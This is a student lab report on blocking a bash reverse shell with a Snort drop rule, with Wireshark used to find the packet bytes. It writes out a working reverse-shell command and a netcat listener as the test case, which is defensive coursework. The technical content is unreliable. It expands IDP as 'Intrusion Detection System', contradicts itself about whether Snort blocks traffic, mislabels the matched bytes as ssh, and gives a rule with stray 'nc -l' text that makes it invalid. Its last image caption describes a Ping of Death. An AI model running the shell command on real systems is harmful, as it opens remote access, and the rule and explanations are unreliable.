LAB13B: Blocking remote shell with Snort

[Simon X. Camilo. Cybersecurity Student]

[BHCC CIT-275-WB Professor Philip Kazanjian]

Introduction

This document will show how Snort can be used to prevent an attacker from using the shell.


## What is **IDP**?

Snort is an IDS, but it’s also an IDP, which stands for Intrusion Detection System. These systems monitor traffic coming through a server or device, and it blocks activities that are considered suspicious by the network administrators. The administrators usually give rules to the IDP (snort in this case), if there is a match they will know about the suspicious activity, but Snort won’t take any action against it.

# Analysis

In order to write a rule that blocks attempts to connecting to the shell, we first need to find what packets like these look in hexadecimal. For this, a device needs to attempt to connect to the shell, in this case using the command “bash -i >& /dev/tcp/192.168.1.5/8 0>&1”.

After running this command, Wireshark can be used to find the packet that was sent from the machine. The command used should be something like “[network adapter] contains “[[user@computername](mailto:user@computername)]”, it will depend on the device, but an example can be see in image 1

  
**Image 1**

*Wireshark finding a packet*

Now that the packet was found, the hexadecimal for the ssh can be taken from here. This hexadecimal is always used in every packet that’s sent to establish an ssh remote connection to the server. In this case the hexadecimal looks like image 2, the translated code is on the right and the hexadecimal code is on the left

  
**Image 2**

*The hexadecimal that is going to match an ssh connection to the server*

Now that the hexadecimal has been acquired, a system administrator can create a snort rule. The snort rule in this case would look like this:

drop tcp any any → any any \

(content:"|70 70 6f 72 74 40 53 54|";nc -l\


msg:"Remote Shell"; sid:1000111;)

Once the rule has been submitted, the sysadmin can verify that the rule works by attempting to spawn a remote shell, by running the commands

nc -lvp 8

bash –i >& /dev/tcp/192.168.1.5/8 0>&1

and after doing that, looking at the snort log, by using the command “tail -2 /var/log/snort/alert”. As shown in image 3, the rule was successful and these attempts had been stopped

  
**Image 3**

*Snort detects a Ping of Death attack and sends an alert.*

# Conclusion

Snort is a very effective and useful tool in stopping unauthorized individuals from accessing the web server shell. An external attacker will have a hard time trying to find methods to access the web server of a network when applying this rule in snort. Snort is so powerful, which is why it’s important for people looking into working as a system administrator, to become familiar with the program and if possible, even create their own network where they can use the program to harden their network and test their knowledge.